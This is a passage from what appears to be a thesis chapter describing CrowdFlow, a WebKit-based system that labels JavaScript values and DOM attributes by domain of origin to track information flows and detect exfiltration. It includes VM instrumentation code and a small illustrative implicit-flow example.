Prior work attempts to limit the damage such implicit indirect information flows can cause by providing solutions to overcome this pervasive problem. For example, the *no-sensitive-upgrade* check [74, 3] halts execution on any attempts to update a public variable under a conditional statement having a confidential predicate. On the one hand this check allows

us to address this problem, but on the other hand also halts programs with certain implicit flows even if no actual attempt to exfiltrate confidential information is made. In the provided example in Listing 3.1, the no-sensitive-upgrade check halts execution on line 4 before the assignment to `y` whenever `x` is true.

The *permissive-upgrade* policy [4] relaxes the no-sensitive-upgrade check somewhat by allowing more program executions. It permits a public value v to be updated under a conditional statement controlled by a confidential predicate by marking v as potential leak. Going back to the example, the variable `y` would be marked as partially leaked when `x` is true and execution is halted on line 6 before the second conditional statement is executed.

Vogt et al. [64] use static analysis to determine affected variables inside not executed conditional branches. While this strategy may seem appealing, it works best on small examples where only local variables are updated under each branch. When branches access non-locals or call functions, the whole heap must be tainted. Hence such a conservative labeling strategy leads to a phenomenon known as label creep [58] in all but trivial cases, where sooner or later during program execution all values end up being labeled with the highest available label.

Unfortunately, we think none of these solutions is a silver bullet. We do not intend to underestimate the role of indirect, implicit flows and think that any information flow tracking system to see deployment must carefully evaluate the suitability of the strategies above. However, such an evaluation lies outside the scope of this thesis: we study the impact of probabilistically distributing the workload for tracking the flow of information within a page across all the visitors to a page.

Chapter 4

Tracking Information Flows in the Browser

4.1 About the Browser

We implement our framework, CrowdFlow, using the WebKit [72] browser that can detect malicious actions performed by injected attack code. WebKit has a market share of over 40%, powering well known web browsers like Google's Chrome web browser or Apple's Safari web browser. WebKit further is the default browser in Android, Apple iOS, BlackBerry, and is also the basis for Amazon's Kindle e-book reader.

WebKit consists of two major components:

- `WebCore:`

  is the component in WebKit responsible for layout, rendering and the DOM available in HTML.

- `JavaScriptCore`:

  is the component in the WebKit framework that provides the JavaScript engine for WebKit implementations. Originally derived from KDE's JavaScript engine (KJS) library WebKit's JavaScript engine has been improved, making WebKit's bytecode interpreter, as of today, one of the fastest JavaScript interpreters available.

The source code of both, `WebCore` and `JavaScriptCore` are available under the GNU Lesser General Public License.

4.2 Overall Architecture



Figure 4.1: Browser Integration.

As illustrated in Figure 4.1, our framework extends WebKit with a DomainRegistry and a NetworkMonitor. The DomainRegistry enables the browser to tag values with a security label that indicates their originating domain. The DomainRegistry therefore builds the cornerstone of our approach. Together with the introduced NetworkMonitor these two new components extend a regular browser's capabilities and allow it to track the flow of information throughout a browser infrastructure and to detect information exfiltration attempts by monitoring

network requests.

More precisely, CrowdFlow tracks information flows across scripting exposed browser subsystems, including:

- the JavaScript engine,
- the browser DOM, and
- user generated events.

4.3 The DomainRegistry

When the browser loads HTML or JS, it registers the code's domain of origin in the DomainRegistry before processing. The DomainRegistry maps every domain to a unique bit in a 16 bit label (Section 4.4.1). During execution, our framework attaches these labels to new JS values and HTML-tokens based on the origin.

4.3.1 Managing Labels in a Lattice

Within the JavaScript virtual machine (VM), data and objects originating from different domains may interact, creating values that are influenced by multiple domains. To model this behavior, we take inspiration from Myers' decentralized label model [46] and represent security labels as a lattice join over domains (see Figure 4.2).

A registry stores a mapping from web security principals (domain name strings) to unique bit positions. Taken as a whole, these bit positions form a bit vector that acts as a confidentiality label, holding up to 16 different domains.



Figure 4.2: Label Lattice

4.3.2 Mapping Origins to Labels

The DomainRegistry extracts the base domain of every document (e.g., html-document, JS-script, image, etc.) before processing the actual data in the browser.

URL	*Outcome*
`http://www.example.com`	`example.com`
`https://www.example.com`	`example.com`
`www.example.com`	`example.com`
`http://example.com:81/dir/etc.html`	`example.com`
`http://sub.example.com`	`sub.example.com`
`http://cdn.example.com`	`cdn.example.com`

Table 4.1: DomainRegistry extracting scheme for hosts of URLs.

Table 4.1 shows that our approach does not distinguish between different schemes, ports or directories a document is loaded from. As shown in Table 4.1, all the different variations of `example.com` default to the base domain of `example.com` even when loaded over `https` or using a different port number.

However, since different sub-domains may belong to different owners, our approach keeps

different subdomains separate in the mapping table. Hence the result for `http://sub.example.com` and `http://cdn.example.com` remains the same where the fully qualified subdomain name remains stored in the mapping table.

16-bit Label	*URL*
0000-0000-0000-0001	example.com
0000-0000-0000-0010	sub.example.com
0000-0000-0000-0100	cdn.example.com
0000-0000-0000-1000	...

Table 4.2: Internal Mapping Table of URLs to Labels.

In more detail, the DomainRegistry extracts the base domain of every document and checks if that domain already exists in our mapping table. If the URL has already been registered, then our mapping table returns the 16-bit label for that URL. If our mapping table has to register a new URL, it bit-shifts the single bit available in the label to the left, as illustrated in Table 4.2.

4.3.3 Coalescing of Labels

On average, our analysis indicates that web pages include content originating from 12 different domains (see Section 6), while few include content from more than 16 different domains. To overcome this technical limitation, once the browser encounters 16 domains on a page, it *coalesce*s labels, by randomly assigning one bit, chosen from the 16 bit label vector, each new domain encountered. Using such a labeling strategy causes some clients to miss detection of certain information flows in the event that domains involved in the policy violating flow map to the same bit. However, because different clients coalesce labels differently, the third party aggregator system in our approach (Section 5.6) can statistically distinguish the different domains.

Put differently, we only care about whether an information flow leak exists and need not

know precisely the exact details about the leak at this stage.

4.4 Labeling inside the JS-Engine

As a foundation for CrowdFlow, we implement information flow within the JavaScript engine using an approach similar to other researchers [64, 31, 34]. We call this part of our framework JSFlow. As previously discussed, a single web page can incorporate data from several different domains, therefore we associate a unique label with each domain.

4.4.1 Multi-Domain Label Encoding

WebKit uses a tagged union, called `JSValue`, to represent immediate values, object references, and numbers. We repurpose some of the bits within the `JSValue` representation to hold a security label bit vector. This modification allows for a low performance overhead encoding that packs both the label and the value within the same 64 bit word.

- **Pointers/Immediates:**

  `JSValue`s starting with the highest 16 bits all set to zero (see Figure 4.3) indicate a pointer or immediate type. Please note, that the plot displays hex numbers, which means the highest 16-bit are denoted by the leading `0000`. The virtual machine distinguishes pointers from immediates in the lowest four bits. Pointers have alignment with the lowest four bits all set to zero, while immediates reside as non-zero entries in the same lowest four bits: `empty:0x00`, `null:0x02`, `deleted:0x04`, `false:0x06`, `true:0x07`, and `undefined:0x0a`.

  In WebKit, pointer addresses occupy 48 bits (bits 0–47). Unfortunately this design does not leave any space to directly encode a label within `JSValue`s. Hence, we modify



Figure 4.3: Label encoding using bits 32-47 in `JSValue`s.

allocation of the garbage-collected heap so that it fits within a 32 bit address space. This change limits the heap to be 4GB in size, but frees 16 bits of JavaScript object references for a security label (bits 32–47, marked as `xxxx` in Figure 4.3). The modification allows encoding of up to 16 different domains and permits efficient bit arithmetic for the frequent label join operation, which is essential for performance when propagating information flow. At the expense of maximum heap size, we enable efficient labeling of virtual machine values.

- **Integers/Doubles:**

  Values starting with the highest 16 bits all set to one indicate an integer value type. EcmaScript [17] specifies that the JavaScript operators only deal with 31 bit integers, leaving bits 32–47 unused by the original WebKit encoding. This arrangement means

that same set of bits as used previously remain free for encoding a label on integers.

Doubles in the ECMAScript specification [17] follow the double-precision 64 bit format as specified in the IEEE Standard for Binary Floating-Point arithmetic [29]. Therefore, WebKit reserves all values with highest 16 bits between `0x0001` and `0xfffe` for doubles. Unfortunately, this encoding uses all available bits for the double value, leaving no room for a label. To compensate for this shortcoming, our system treats doubles conservatively by implicitly tagging them with the highest security label in the lattice.

4.4.2 Adding Instructions to Track Information Flows

Information flow analysis that relies upon static typing (developed for languages such as Jif [47]) is not directly applicable to dynamically typed programming languages such as JavaScript. However, we adapt to this situation by implementing a runtime analysis that propagates the influence that a branch in control-flow has on operations within the branch. In this section, we show how recording the history of the program counter supports information flow tracking of control-flow dependencies. We also describe an efficient implementation using a stack of labels.

Our information flow VM tracks control-flow influences by maintaining a label on the program counter. Each time a JavaScript program executes a conditional branch, the VM records this action by pushing the current program counter label onto a runtime shadow stack, which we refer to as the *pc*-stack. The top of this stack carries the label of the current execution context, providing an additional input to join operations executed within the conditional branch. The information flow VM tracks the influence that the control-flow branch has on a particular value by joining the top of the *pc*-stack with the labels attached to each operand's other inputs. After execution of the branch has finished, the VM pops the top label off the *pc*-stack, restoring the system to its previous context before the branch.

Pushing and popping labels on/off the *pc*-stack requires runtime knowledge of the control-flow joins and branches within a JavaScript program. As the VM compiles a script into its bytecode instruction sequence representation, it performs a static analysis that inserts additional instructions into the sequence. These instructions carry out *pc*-stack operations, maintaining appropriate stack height and security context label across control-flow joins and branches as the program executes.

Before beginning execution, the JavaScript VM first compiles each function into an instruction sequence. We modify the parser to produce an instruction sequence that adds instructions for tracking and recording control-flow paths executed at runtime. We introduce three new bytecode instructions that serve as convenient markers for control-flow branches and joins within the instruction sequence of a JavaScript function. As illustrated in Figure 4.4, these instructions perform the required push and pop operations of the *pc*-stack and implement runtime control-flow tracking.



Figure 4.4: Maintaining the the *pc*-stack using three introduced instructions: `dup_pclabel`, `join_pclabel`, `popj_pclabel`.

We now describe each added instruction necessary to track flows of information within a virtual machine in detail:

1. **`dup_pclabel:`**

   The `dup_pclabel` instruction duplicates the top of the *pc*-stack. Our system inserts this instruction before every conditional branch and always pairs with a `join_pclabel` instruction that performs an upgrade of the program counter label after evaluating the boolean condition of the branch. We separate the act of pushing on the *pc*-stack from upgrading the top label because loops repeatedly execute the branch condition but retain their lexical nesting depth. In other words, this design decision avoids unnecessary push operations onto the *pc*-stack and favors high performance. In all cases, a corresponding `popj_pclabel` instruction later marks the end of the elevated label region.

2. **`join_pclabel:`**

   A `join_pclabel` instruction supports upgrading the top of the *pc*-stack by joining it with the label of a predicate value. A separate instruction for this operation is necessary to support loop structures that continue or exit based on a boolean condition evaluated at runtime. Because the condition depends on a runtime evaluation, each iteration through the loop may carry a different security label.

   Our system retains the successive joins of all iterations as it progresses through a loop. A side-effect of this design means that the evaluation of the last iteration in a for-each loop over an array might occur under a security label higher in the lattice than the first iteration. For example, this situation occurs when looping over an array consists of heterogeneously labeled fields.

3. **`popj_pclabel:`**

   The `popj_pclabel` instruction requires two parameters:

   - n, which specifies how many levels of control-flow to pop, and
   - j, which specifies how many further control-flow levels that should be upgraded.

When the VM encounters a `popj_pclabel` instruction, it first saves the current top of the *pc*-stack, then it pops n levels, and finally joins j more levels using the previously saved label. This enables the information flow VM to conservatively upgrade the label of an entire function in the event of an unexpected divergence in control-flow, such as that caused by the `break` and `continue` statements.

In JavaScript, loop induction variables declared with the `var` keyword reside in the function scope and remain accessible outside of the loop which they control. As shown in Listing 4.1, an attacker can use this feature to construct a correspondence between the induction variable and a confidential value by breaking out of the loop.

```
1 function stealpin(secret) {
2   for (var i=0; i < 10000; i++) {
3     if (i == secret)
4       break;
5   }
6   return i;
7 }
```

Listing 4.1: Implicit information flow by inferring the value of the variable `secret` by observing the change in control-flow.

JavaScript further complicates the context tracking issue by supporting labeled `break` and `continue` statements that cause an early exit from arbitrarily nested inner loops. The information flow VM concisely accounts for these situations by emitting a `popj_pclabel` instruction with parameters n and j. The parameter n controls the number of levels to pop, enabling the information flow VM to correctly handle statements that cause a divergence in control-flow spanning many nested scopes. The parameter j controls how many further levels should be upgraded after the pops take place, enabling an upgrade of the entire function when the early exit occurs. By performing this action, all further operations carried out within the function are tagged with the label under which the break or continue occurred.

During parsing, a static analysis, that determines nesting levels and control-flow depth, corresponding to the parameters that control the number of pushes, pops, or joins carried out at runtime. These instructions act to maintain a 1-1 correspondence between the number of labels on the *pc*-stack and the runtime nesting depth of control-flow branches.

We now examine, in greater detail, how the information flow VM instruments the new instructions into the instruction sequence. Listing 4.2 contains the instruction sequence for the `stealpin` function shown in Listing 4.1.

```
[ 0] enter
[ 1] dup_pclabel                              // for (var i=0;   ...    ; ... ) {
[ 2] mov            r0, Int32: 0 (@k0)
[ 5] jmp            22(->27)
[ 7] dup_pclabel                              //     if (i == secret) {
[ 8] eq             r1, r0, r-8
[12] join_pclabel   r1
[14] jfalse         r1, 8(->22)
[17] popj_pclabel   pop:1, join:2             //         break
[20] jmp            16(->36)
[22] popj_pclabel   pop:1, join:0             //     }
[25] pre_inc        r0                        // for (  ...  ;   ...    ; i++ )
[27] less           r1, r0, Int32: 10000 (@k1)  // for (  ...  ; i < 1000 ; ... )
[31] join_pclabel   r1
[36] popj_pclabel   pop:1, join:0             // }
[39] ret            r0                        // return i
```

Listing 4.2: Bytecode instruction sequence representation of the implicit information flow presented in Listing 4.1.

Immediately after entry, the `stealpin` function contains a loop that begins with the `dup_pclabel` instruction (offset 1) that pushes a new security scope for the loop body. WebKit places the condition at the end of the loop body, so the `join_pclabel` instruction that upgrades the security scope corresponding to the loop belongs on offset 31. After evaluating the condition, the loop body begins on offset 7.

The loop body consists of an `if`-statement that acts as a nested security scope. This scope begins with a `dup_pclabel` instruction on offset 7 and gets upgraded after evaluation of the

conditional on offset 12. Should the condition fail, control-flow branches to offset 22 which pops the *pc*-stack indicating the end of the `if`-statement. When the condition succeeds, the body of the `if` executes the `break` statement. A `popj_pclabel` instruction (offset 17) precedes the jump (offset 20) that directs control-flow out of the loop. This instruction causes the information flow VM to pop the scope corresponding to the `if`-statement (argument `pop:1`) and to upgrade two levels below it (argument `join:2`), corresponding to the loop body and the function itself.

Regardless of the path through the loop, finishing with the regular exit or by following the `break` statement, the loop terminates with a `popj_pclabel` instruction (offset 36) that restores the *pc*-stack to the level it had before loop entry.

4.4.3 Tracking Information Flows

We now explain, in detail, our modifications to the virtual machine level implementation for data-flow and control-flow tracking. For illustration purposes we show the modifications in the virtual machine level using the addition operation (opcode `add`) and highlight our enhancements which allow us to track control-flow in an executing program using the label on the top of the *pc*-stack.

```
1  DEFINE_SEC_OPCODE(op_add) {
2    /* add dst(r) src1(r) src2(r)
3
4       Adds register src1 and register src2, and puts the result
5       in register dst. (JS add may be string concatenation or
6       numeric add, depending on the types of the operands.)
7    */
8    int dst = sec_vPC[1].u.operand;
9    JSValue src1 = callFrame->r(sec_vPC[2].u.operand).jsValue();
10   JSValue src2 = callFrame->r(sec_vPC[3].u.operand).jsValue();
11
12   if (src1.isInt32() && src2.isInt32() &&
13       !(src1.asInt32() | (src2.asInt32() & 0xc0000000))) { // no overflow
14       JSValue result = jsNumber(src1.asInt32() + src2.asInt32());
15       result.setLabelInt32(jsFlowLabelInContext(
16                             callFrame, src1.getLabelInt32(), src2.getLabelInt32()));
17       callFrame->uncheckedR(dst) = result;
18   } else {
19       JSValue result = jsAdd(callFrame, src1, src2);
20       result.setLabel(jsFlowLabelInContext(
21                       callFrame, src1.getLabel(), src2.getLabel()));
22       SEC_CHECK_FOR_EXCEPTION();
23       callFrame->uncheckedR(dst) = result;
24   }
25   sec_vPC += OPCODE_LENGTH(op_add);
26   NEXT_SEC_INSTRUCTION();
27 }
```

Listing 4.3: Virtual Machine level implementation of add instruction for tracking control-flows.

Lines 8, 9, and 10 in Listing 4.3 extract the register destination operand (`dst`) from the bytecode stream, and defines the left operand (`src1`) and the right operand (`src2`) of the addition. Commonly, virtual machine level implementations use a fast path for binary operations when both arguments are of type `integer`. Line 12 illustrates such a fast path which is entered in case `src1` and `src2` are both of type `integer` and do not overflow (see check on Line 13). Line 14 performs the actual addition of the two integer values.

Our approach adds Line 15 to the virtual machine level implementation of the addition instruction which performs a label join operation of the left operand (`src1`) and the right operand (`src2`) and also joins the resulting label with the label on top of the *pc*-stack.

Similar to the fast path operations used to speed up execution time, we also added a special version of tagging the label bits inside `JSValue`s for fast paths: `setLabelInt32()`. Since at this point, we know that the result of the addition definitely will be an integer, we can immediately set the resulting label in the `JSValue` which allows us to avoid expensive type checking when setting the resulting label inside a `JSValue`. This type checking is necessary because otherwise we might overwrite label bits in doubles that are conservatively labeled in our approach.

Lines 18 to 24 show the virtual machine level implementation of the addition in case arguments are not integers (e.g., `add` is also used for string concatenation). Focusing on the important part of propagating labels within an `add` operation, we do not describe the complex addition in detail. What remains important in both cases, fast path addition or complex addition, is the function `jsFlowLabelInContext` that performs the actual label join of the values.

Note, just joining the labels of `src1` and `src2` on lines 15, and 20 without taking the execution context (the label on top of the *pc*-stack) into account would just perform data flow tracking, whereas considering the label on top of the *pc*-stack is necessary to track control-flow within an executing program.

```
1 ALWAYS_INLINE FlowLabel
2 jsFlowLabelInContext(ExecState *exec, FlowLabel labelA, FlowLabel labelB)
3 {
4   FlowLabel label;
5   label = label.join(exec->flowLabelStack()->top());
6   label = label.join(labelA);
7   label = label.join(labelB);
8   return label;
9 }
```

Listing 4.4: Code for `JSFlowLabelInContext` that incorporates the label on top of the *pc*-stack.

As illustrated in Listing 4.4, the function `JSFlowLabelInContext()` takes three arguments: an execution state `ExecState`, as well as two labels (labels of `src1` and `src2`). The function `JSFlowLabelInContext()` performs the actual label join operation. It creates a label (line 4), joins this label with the label on top of the *pc*-stack (line 5) as well as joins the resulting label with the labels of the two operands (`labelA` on line 6, and `labelB` on line 7). The design of using 16-bit values within a `JSValue` allows us to use efficient bit arithmetic for label join (`0001|0010=0011`) operations that propagate labels within the JavaScript virtual machine.

4.4.4 Tracking Capabilities

Our system tracks information flows across all explicit and implicit direct flows. When the VM evaluates an expression, it tags the resulting value with a label indicating the principals that influenced its creation.

Guha et al. [26] reduce JS to a succinct, small-step operational semantics that helps us to clarify our tracking capabilities. We extend their notation to include security labels such that $x : l$ denotes an expression or value x with the label l and $l_1 \sqcup l_2$ is the join (union) of principals represented by l_1 and l_2 respectively. For example, adding two numbers constitutes an explicit flow that we label as follows:

$$e_1 : l_1 + e_2 : l_2 \hookrightarrow v : l_1 \sqcup l_2 \tag{4.1}$$

Attackers can also generate implicit flows from confidential to public variables using the control-flow structures in JavaScript [26, p. 135]. The label of a statement within a branch acquires all the principals of the predicate controlling the branch in addition to the principals

affecting the expression. When the predicate evaluates to true, we have:

$$\textbf{if } (e_{true} : l_{pred}) \{ e_1 : l_1 \} \textbf{ else } \{ e_2 : l_2 \} \hookrightarrow e_1 : l_{pred} \sqcup l_1 \tag{4.2}$$

$$\begin{aligned} \textbf{while } (e_1 : l_1) \{ e_2 : l_2 \} \hookrightarrow e_2 : l_1 \sqcup l_2; \textbf{ if } (e_1 : l_1) \{ \textbf{ while } (e_1 : l_1) \{ e_2 : l_2 \} \} \\ \textbf{else } \{ \textbf{ undefined} : \bot \} \end{aligned} \tag{4.3}$$

Since our tracking mechanism operates at runtime, we do not track implicit indirect flows arising from control-flow branches that are not executed. Austin and Flanagan [5] gives an example and compares the published mitigation strategies. Unfortunately, we think none of these solutions is a silver bullet. Two of the strategies [74, 4] degrade user experience by halting execution to prevent implicit indirect flows. The third strategy [64] uses a conservative labeling strategy that leads to label creep [58] in all but trivial cases. Rather than study this design trade-off, this thesis solely focuses on the performance impact of crowd sourcing the information flow tracking logic.

4.5 Labeling the DOM

The DOM provides an interface that allows JavaScript in a web page to reference and modify HTML elements as if they were JavaScript objects. For example, JavaScript can dynamically change the `src`-attribute of an image so that the image changes whenever the user's cursor hovers over it.

Malicious JavaScript can use the DOM as a communication channel to exfiltrate information

present in a web page. CrowdFlow prevents such exfiltration attempts by labeling DOM objects based on the origin of their elements and attributes.

4.5.1 Initial Labeling of the DOM

During HTML parsing, browsers build an internal tree representation of the DOM. Our framework uses this phase to attach an initial label, indicating the domain of origin, on all element and attribute nodes in the newly constructed DOM-tree.

JavaScript code that calls `document.write` can force the tokenizer to pause and process new markup content from the script, before continuing to parse the regular page markup. CrowdFlow applies labels to HTML tokens so that tokens generated by the call inherit the label of the script, while regular markup inherits the label of the page.



Figure 4.5: Initial Labeling of the DOM.

Figure 4.5 illustrates the process of parsing HTML markup, converting it into the DOM-tree,

and performing the initial labeling. When the browser loads the HTML from the domain `www.bank.com`, it updates the DomainRegistry, mapping `www.bank.com` to a unique 16 bit label (represented as `0001` in Figure 4.5). The HTML Parser labels the input token for the password field (line 6) with the page origin. When the parser converts the token into a DOM element, CrowdFlow applies the label for `www.bank.com` (`0001`) to the `name` and `type` attributes of the element. Rather than assign labels only to DOM elements, CrowdFlow provides a more fine-grained labeling, which also covers element attributes.

4.5.2 DOM Bindings



Figure 4.6: DOM bindings.

Figure 4.6 illustrates that all modifications to the DOM pass through the DOM-API. JavaScript can make use of four different syntactical variants to assign a value to an HTML attribute in the DOM:

- `element.name = value;`
- `element.setAttribute('name', value);`
- `element.attributes[index].value = value;`

- `element.attributes.getNamedItem('name').value = name;`

Internally, every one of these variants calls the function, `setAttribute`. We extend the argument list to include a label, which supports precise labeling, even for custom attributes available in HTML5.

Note, that every JavaScript call that modifies the DOM goes through the DOM-bindings. All of these bindings are defined in an IDL (interface definition language) file that WebKit uses to auto generate the bridge between JavaScript and the DOM. Mozilla provides a comprehensive list for referencing the DOM [71] from within JavaScript.

Instead of modifying all the bindings, we update the script that generates the bindings and extend every call to setAttribute with a label of the value to be set. Listings 4.5 and 4.6 illustrate the `getter()` and `setter()` functions for the attribute *name* of a form element.

```
1 void setJSHTMLFormElementName(ExecState* exec, JSObject* thisObject, JSValue value)
2 {
3   JSHTMLFormElement* castedThis = static_cast<JSHTMLFormElement*>(thisObject);
4   HTMLFormElement* imp = static_cast<HTMLFormElement*>(castedThis->impl());
5   ExceptionCode ec = 0;
6   imp->setAttribute(WebCore::HTMLNames::nameAttr,
7                     valueToStringWithNullCheck(exec, value), ec,
8                     value.getLabel());
9 }
```

Listing 4.5: Label propagation in `setAttribute` function.

As illustrated in Listing 4.5, we extract the label of the argument `value` and explicitly set it as the last argument in the call to `setAttribute` on line 8. Internally every *attribute* object not only holds the value, but also a label indicating the origin of that attribute.

```
1 JSValue jsHTMLFormElementName(ExecState* exec, JSValue slotBase, const Identifier&)
2 {
3   JSHTMLFormElement* castedThis = static_cast<JSHTMLFormElement*>(asObject(slotBase));
4   UNUSED_PARAM(exec);
5   HTMLFormElement* imp = static_cast<HTMLFormElement*>(castedThis->impl());
6   JSValue result = jsString(exec, imp->getAttribute(WebCore::HTMLNames::nameAttr));
7   FlowLabel taintlabel = imp->getAttributeTaintLabel("name");
8   taintlabel = jsFlowLabelInContext(exec, taintlabel);
9   result.setLabel(taintlabel);
10  return result;
11 }
```

Listing 4.6: Label propagation in `getAttribute` function.

